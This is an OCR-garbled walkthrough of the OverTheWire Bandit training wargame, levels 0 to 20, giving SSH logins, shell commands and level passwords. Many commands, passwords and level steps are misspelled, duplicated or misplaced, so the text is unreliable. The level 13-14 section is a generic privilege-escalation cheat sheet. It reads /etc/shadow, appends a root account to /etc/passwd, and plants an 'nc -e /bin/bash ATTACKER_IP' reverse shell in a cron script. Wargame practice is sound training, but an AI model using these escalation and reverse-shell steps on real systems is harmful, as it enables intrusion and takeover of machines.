OVER THE WIRE BANDITH LEVEL (O TO 20)

LEVEL 0 TO 1:



Step 1: Open PowerShell

Launch PowerShell on a Windows machine.

Step 2: Establish SSH Connection

Run the following command to initiate an SSH connection:

powershell

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ssh -p 2220 bandit0@bandit.labs.overthewire.org

- ssh → Secure Shell command
- -p 2220 → Specifies the custom SSH port (2220 instead of the default 22)
- bandit0@bandit.labs.overthewire.org → Connects as user bandit0 to the target server

Step 3: Enter Password

After executing the command, the system prompts for a password. The initial password for bandit0 is publicly available in the Bandit wargame instructions.

Step 4: Successful Login Confirmation

Upon successful authentication, a welcome message appears, displaying ASCII art and a message confirming access to OverTheWire's Bandit game server.

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firewall.

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* pendeg (https://github.com/pendeg/pundeg) in /opt/pwndeg/
* gebinit (https://github.com/gendeg/pundeg) in /opt/gdbinit/
* pentols (https://github.com/gallopted/pwntools)

* radare2 (http://www.radare.org/)

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bandit@bandit:-$ ls
readme
tandit@bandit:-$ cat readme
to the bandit game!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activity,
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjLjTmMGFvvyRnrb2rfNWOZOTa6ipSIf
bandit@bandit:-$
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Step 5: Locate the Password for Level 1

After successful login, list the files in the home directory:

bash

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ls

This reveals a file named readme.

Step 6: Read the Password File

Use the cat command to display the contents of readme:

bash

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cat readme

The output contains the password for Level 1:

nginx

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ZjLTmM6FvvyRnrB2rFNW0ZOTa6ip5If

(This password is just an example; actual passwords may vary.)

Step 6: Logout and Proceed to Level 1

Once the password is retrieved, log out using:

bash

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exit

Then, use SSH again to log in as bandit1 with the new password:


powershell

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ssh -p 2220 bandit1@bandit.labs.overthewire.org

When prompted, enter the password obtained in **Step 5.**

LEVEL 1 TO 2:



Step 1: Connect to the Bandit Server via SSH

Run the following command in PowerShell to log in as bandit0:

powershell

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ssh -p 2220 bandit0@bandit.labs.overthewire.org


When prompted, enter the default password provided in OverTheWire instructions.

Step 2: Retrieve the Password for Level 1

Once logged in, list the files in the home directory:

bash

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Is
You should see a file named readme. Display its contents using:
bash
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cat readme
This reveals the password for bandit1, for example:
nginx
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ZjLTmM6FvvyRnrB2rFNW0ZOTa6ip5If
Step 3: Logout and Connect as Bandit1
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Exit the bandit0 session: bash
Exit the bandit0 session: bash CopyEdit
Exit the bandit0 session: bash CopyEdit exit
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1. List the files in the home directory:

bash

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Is -la

You'll see a file named "spaces in this filename".

Read the contents of the file:
 Since the filename contains spaces, use quotes ("") or escape characters (\).

bash

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cat "spaces in this filename"

OR

bash


CopyEdit

cat spaces\ in\ this\ filename

- 3. Retrieve the password:
 You'll get the password for Bandit level 3.
- 4. Login to Bandit Level 3:
 Use the retrieved password to log in:

bash

LEVEL 2 TO 3:



1. List files in the home directory:

sh

CopyEdit

ls

Output:

kotlin

CopyEdit

spaces in this filename

The file containing the password has spaces in its name.

- 2. Read the file safely: Since the filename contains spaces, you can:
 - Use quotes:

sh

CopyEdit

cat "spaces in this filename"

Use backslashes to escape spaces:

sh

CopyEdit

cat spaces\ in\ this\ filename

3. Output:

- 4. nginx
- 5. CopyEdit
- 6. MNk8KNH8Usio4I1PRUeOfDPqfXLPIS1m
- 7. This is the password for Bandit Level 3.
- 8. Log into Bandit Level 3:

sh

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ssh bandit3@bandit.labs.overthewire.org -p 2220

When prompted for the password, enter:

nginx

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MNk8KNH8Usio4I1PRUeOfDPqfXLPIS1m

LEVEL 3 TO 4:

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bandit20bandit:-$ ls
inhere
bandit20bandit:-$ cd inhere
bandit20bandit:-$ inhere$ ls
bandit20bandit:-$ inhere$ ls
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Step 1: List the files in the home directory

• Run:

sh

CopyEdit

ls

Output:

nginx

CopyEdit inhere • This indicates that there is a directory named inhere. **Step 2: Navigate into the directory** • Run: sh CopyEdit cd inhere Step 3: List all files (including hidden ones) • Since hidden files start with a dot (.), use: sh CopyEdit ls -a • Output: CopyEdithidden-file • The file name suggests it is hidden. Step 4: Read the hidden file • Use cat to display its contents: sh CopyEdit cat .Hidden-From-You

• Output:

CopyEdit

2WmrrDFRmJIQ3IPXneAaMGhapoOpFhF3NJ

• This is the password for Bandit Level 4.

Exit the current session:

sh

CopyEdit

exit

• Use SSH to log in with the retrieved password:

sh

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ssh bandit4@bandit.labs.overthewire.org -p 2220

• Enter the password 2WmrrDFRmJIQ3IPXneAaMGhapoOpFhF3NJ when prompted.

LEVEL 4 TO 5:

Step 1: List the files in the home directory

• Run:

sh

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ls

Output:

nginx

CopyEdit

inhere

• The inhere directory contains the password. Step 2: Navigate into the inhere directory • Run: sh CopyEdit cd inhere Step 3: List all files • Run: sh CopyEdit ls Output: diff CopyEdit -file00 -file01 -file02 -file03 -file04 -file05 -file06 -file07 -file08 -file09 • There are multiple files, and one contains the password. Step 4: Find the file containing human-readable text • Some files might contain non-printable characters. To find the correct file, use: sh CopyEdit cat inhere/* • If the output contains unreadable characters, use the strings command: sh CopyEdit strings inhere/* • Output: markdown CopyEdit

Step 5: Extract the password
From the output, the correct password is:
mathematica
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W0eemi0mXXXXX0XXDXXr^C
(Replace XXXXX0XXDXXr^C with the actual extracted password from your output.)
Step 6: Log into Bandit Level 5
• Exit the current session:
sh
CopyEdit
exit
Use SSH to log in with the retrieved password:
sh
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ssh bandit5@bandit.labs.overthewire.org -p 2220
Enter the password when prompted.

W0eemi0m******0**D**r^C

LEVEL 5 TO 6:

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tanditS@bandit:-$ ls
inhere
banditS@bandit:-$ cd inhere/
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Step 1: List the files in the inhere directory

• Run:

sh

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ls

• Output:

nginx

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maybelhere00 maybelhere01 maybelhere02 maybelhere03 maybelhere04 ...

• The directory contains multiple subdirectories.

Step 2: Use find to locate the correct file

- Since we know the file:
 - o Has a size of 1033 bytes
 - Is not executable
- Use the following command:

sh

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find . -size 1033c! -executable 2>/dev/null

• Output:

bash			
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./maybehre07/.file2			
Step 3: Read the file contents			
• Run:			
sh			
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cat ./maybehre07/.file2			
Output:			
nginx			
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HWasnPhtq9AVKe0dmk45nxy20cvuU6EG			
This is the password for Bandit Level 6.			
Step 4: Log into Bandit Level 6			
• Exit the current session:			
sh			
CopyEdit			
exit			
Use SSH to log in:			
sh			
CopyEdit			
ssh bandit6@bandit.labs.overthewire.org -p 2220			
Enter the retrieved password.			
LEVEL 6 TO 7:			

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* pundbg (Inttps://github.com/pundbg/pundbg) in /opt/pundbg/
* gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
* puntbools (https://gdbinit/Gdbinit/Gdbinit) in /opt/gdbinit/
* radare2 (http://www.radare.org/)

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bandit@bandit:-$ ls bandit@bandit:-$ sind / -type f -user bandit7 -group bandit -size 33c 2> /dev/null var/lib/dpkg/info/bandit7.password bandit@bandit:-$ find / -type f -user bandit7 -group bandit6 -size 33c 2> /dev/null/var/lib/dpkg/info/bandit7.password bandit@bandit:-$ find / -type f -user bandit7 -group bandit6 -size 33c 2> /dev/null /var/lib/dpkg/info/bandit7.password bandit@bandit:-$ sid var/lib/dpkg/info/bandit7.password bandit@bandit:-$ sid va
```

Step 1: Identify the file with the password

- Use the find command to locate a file (-type f) that:
 - Is owned by bandit7 (-user bandit7)
 - Is in the group bandit (-group bandit)
 - Has a size of 33 bytes (-size 33c)
- Run:

sh

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find / -type f -user bandit7 -group bandit -size 33c 2>/dev/null

• Output:

swift

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/var/lib/dpkg/info/bandit7.password

Step 2: Read the password

• Use cat to display the password:

sh

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cat /var/lib/dpkg/info/bandit7.password

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morbNTdkSW6jIUc0ymOdMLaNOLFVAAaj			
This is the password for Bandit Level 7.			
Step 3: Log into Bandit Level 7			
• Exit the current session:			
sh			
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exit			
Use SSH to log in:			
sh			
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ssh bandit7@bandit.labs.overthewire.org -p 2220			
Enter the retrieved password.			
LEVEL 7 TO 8:			

• Output:

nginx



1. List files in the directory

bash

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ls

You'll see data.txt.

2. Use sort and uniq to find the unique line

bash

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sort data.txt | uniq -u

- o sort data.txt: Sorts the file content.
- o uniq -u: Displays only the lines that occur exactly once.
- 3. The output will be the password for Bandit 8. Use it to log in:

bash

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ssh -p 2220 bandit8@bandit.labs.overthewire.org

LEVEL 8 TO 9:



- 1) Give Is command
- 2) It will show data.txt
- 3) Give cat data.txt | sor | uniq -u
- 4) It will show the password
- 5) Then exit
- 6) Again login with bandit level 9
- 7) Then paste the above password

```
bandit9@bandit:~$ ls
        data.txt
        bandit9@bandit:~$ strings data.txt | grep -E = "=+"
        grep: =+: No such file or directory
        bandit9@bandit:~$ cat data.txt | strings -e s | grep ==
        }====== the
        3JprD====== passwordi
        ~fDV3====== is
                  === FGUW5ilLVJrxX9kMYMmlN4MgbpfMiqey
        D9==
        bandit9@bandit:~$ exit
        logout
        Connection to bandit.labs.overthewire.org closed.
        PS C:\Users\Nitin Kumar M V> ssh -p 2220 bandit10@bandit.labs.overthewire.org
                              |_._/ \_,|_| |_|\_,|_|\_|
                            This is an OverTheWire game server.
                   More information on http://www.overthewire.org/wargames
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```

1)List Files:

bash

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ls

• Shows data.txt, which contains the password.

2) Extract Strings from File:

bash

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strings data.txt | grep -E "=="

 This command should extract readable text from data.txt and filter lines containing "==", a common pattern in passwords.

3) Alternative Approach (Used in Screenshot):

bash

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cat data.txt | strings -e s | grep ==

- strings -e s extracts readable text in little-endian encoding.
- grep == filters lines containing "==".

4) Extracted Password:

sql

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FGUV5ilLJ... (Full password from the screenshot)

• This password is used to log in to bandit10.

5) SSH to Next Level:

bash

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ssh -p 2220 bandit10@bandit.labs.overthewire.org

• Logs into the next challenge using the extracted password.

LEVEL 10 TO 11:

```
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* pmntools (https://github.com/Gallopsled/pwntools)

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bandit10@bandit:-$ Ls -a

... .bash_logout .bashrc data.txt .profile
bandit10@bandit:-$ cat data.txt

VGhllHBhc3N3b3JAIGILIGR0Uj5M2ZaSZIwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10@bandit:-$ echo VGhlIHBhc3N3b3JAIGILIGR0Uj5EMZZaSZIwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10@bandit:-$ ceho VGhlIHBhc3N3b3JAIGILIGR0Uj5EMZZaSZIwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10@bandit:-$ echo VGhlIHBhc3N3b3JAIGILIGR0Uj5EMZASZIwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==
bandit10
```

Steps:

- 1) Decode base64 content: base64 -d data.txt
- 2) Save the password shown

LEVEL 11 TO 12:

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In addition, the exectack tool can be used to flag the stack as
executable on ELF binaries.

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* addinit (https://github.com/pwndbg/pwndbg) in /opt/gdbinit/
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banditl@bandit:-$ ls -a

... bash_logout .bashrc data.txt .profile
banditl@bandit:-$ cat data.txt

Gur cnffjbeq vf %16.0ArUVvS.txuJafsSVdbbtaHGlw904
banditl@bandit:-$ cat data.txt

The password is 7x.16WNe]]i5Yk]hWsf]]qoognUTyj9QH
banditl@bandit:-$ |
```

Steps:

- 1)Create temporary directory: mkdir /tmp/myname123
- 2) Copy and navigate: cp data.txt /tmp/myname123 cd /tmp/myname123
- 3) Convert hex dump: xxd -r data.txt > data
- 4) Save the password shown

LEVEL 12 TO 13:

```
bandit12@bandit:-$ ls -a
....bash_logout .bashrc data.txt .profile
bandit12@bandit:-$ cd /tmp/jhalon$
bandit12@bandit:-$ cd /tmp/jhalon$
bandit12@bandit:/tmp/jhalon$ file file.bin
file.bin
file.bin: gzip compressed data, was "data2.bin", last modified: Thu Sep 19 07:08:15 2024, max compression, from Unix, original size modulo 2^32 574
bandit12@bandit:/tmp/jhalon$ zcat file.bin | file -
/dev/stdin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | file -
/dev/stdin: gzip compressed data, was "data4.bin", last modified: Thu Sep 19 07:08:15 2024, max compression, from Unix
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | file -
/dev/stdin: gzip compressed data, block size = guella |
/dev/stdin: POSIX tar archive (GNU)
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | file -
/dev/stdin: pDSIX tar archive (GNU)
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | tar x0 | file -
/dev/stdin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | tar x0 | bzcat | tar x0 | file -
/dev/stdin: pDSIX tar archive (GNU)
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | tar x0 | bzcat | tar x0 | file -
/dev/stdin: pDSIX tar archive (GNU)
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | tar x0 | bzcat | tar x0 | file -
/dev/stdin: pDSIX tar archive (GNU)
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | tar x0 | bzcat | tar x0 | zcat | file -
/dev/stdin: pDSIX tar archive (GNU)
bandit12@bandit:/tmp/jhalon$ zcat file.bin | bzcat | zcat | tar x0 | tar x0 | bzcat | tar x0 | zcat | file -
/dev/stdin: pDSIX tar archive (GNU)
```

Steps:

- 1)Create temporary directory: mkdir /tmp/myname123
- 2) Copy and navigate: cp data.txt /tmp/myname123 cd /tmp/myname123
- 3) Convert hex dump: xxd -r data.txt > data
- 4)Save the password shown

LEVEL 13 TO 14:

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Steps:

1. Check Sudo Permissions

Look for misconfigurations allowing privilege escalation:

bash

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cat /etc/sudoers 2>/dev/null | grep -v '^#'

sudo -l

If NOPASSWD: ALL is found, run:

bash

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sudo su

2. Extract Password Hashes

Check for readable password files:

bash

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cat /etc/passwd | grep -E "bash|sh"

cat /etc/shadow 2>/dev/null

Crack hashes with:

bash

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3. Find Credentials in Conf	fig	Files
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Search for stored passwords:

bash

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grep -r -i "password\|secret" /etc/ 2>/dev/null

4. Exploit Writable System Files

Find writable critical files:

bash

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find /etc/ -writable -type f 2>/dev/null

If /etc/passwd is writable, add a root user:

bash

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echo 'hacker:x:0:0::/root:/bin/bash' >> /etc/passwd

su hacker

5. Exploit Cron Jobs

Check for root cron jobs:

bash

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cat /etc/crontab

Is -la /etc/cron.*

If writable, inject a reverse shell:

bash

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echo 'nc -e /bin/bash ATTACKER_IP 4444' >> /etc/cron.hourly/script.sh

LEVEL 14 TO 15:

```
bandit14@bandit:~$ telnet localhost 30000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
```

Steps:

1)Confirm the Password Retrieval

To reproduce the solution, run:

bash

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telnet localhost 30000

2) Then manually enter the password from **Bandit 14** (MU4VWeTyJk8ROOf1qqmcBPaLh7LDCPvS).

If using **netcat (nc)** instead of Telnet:

bash

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nc localhost 30000

3)After entering the password, the system will print:

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Correct!

8xCjnmgoKbGLhHFAZ1GE5Tmu4M2tKJQo

LEVEL 15 TO 16:

```
bandit15@bandit:~$ openssl s_client -ign_eof -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
---
Certificate chain
0 s:CN = SnakeOil
i:CN = SnakeOil
a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
v:NotBefore: Jun 10 03:59:50 2024 GMT; NotAfter: Jun 8 03:59:50 2034 GMT
```

Steps:

- 1) Connect using SSL¹ openssl s_client -connect localhost:30001
- 2) save the password shown.

LEVEL 16 TO 17:

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Steps:

1) Scan ports: nmap -p 31000232000 localhost

- 2)Connect to correct SSL port: 10 openssl s_client -connect localhost:3179
- 3) Save password

LEVEL 17 TO 18:

```
ls
readme
cat readme
IueksS7Ubh8G3DCwVzrTd8rAV0wq3M5x
```

Steps:

- 1) Compare password files: diff passwords.old passwords.new
- 2)save the password shown

LEVEL 18 TO 19:

Steps:

- 1) ssh bandit18@localhost "cat readme execute to SSH
- 2) Then Save the password

LEVEL 19 TO 20:

```
bandit19@bandit:~$ ls

bandit20-do

bandit19@bandit:~$ ./bandit20-do

Run a command as another user.

Example: ./bandit20-do id

bandit19@bandit:~$ ./bandit20-do id

uid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(bandit19)

bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20

GbKksEFF4yrVs6il55v6gwY5aVje5f0j

bandit19@bandit:~$ ...
```

Steps:

1)List the files in your home directory:

bash

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ls

You'll see the bandit20-do binary.

2)heck the binary's functionality:

bash

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./bandit20-do id
This shows that it executes commands as bandit20 (euid=1020(bandit20)), confirming we can use it to read restricted files.
3)Read the password for bandit20:
bash
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./bandit20-do cat /etc/bandit_pass/bandit20
The output is:
nginx
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GbKksEFF4yrVs6il55v6gwY5aVje5f0j
This is the password for bandit20.
Next Step: Log in as Bandit 20
Now, use the new password to log in:
bash
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ssh bandit20@bandit.labs.overthewire.org -p 2220
When prompted, enter:
nginx

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GbKksEFF4yrVs6il55v6gwY5aVje5f0j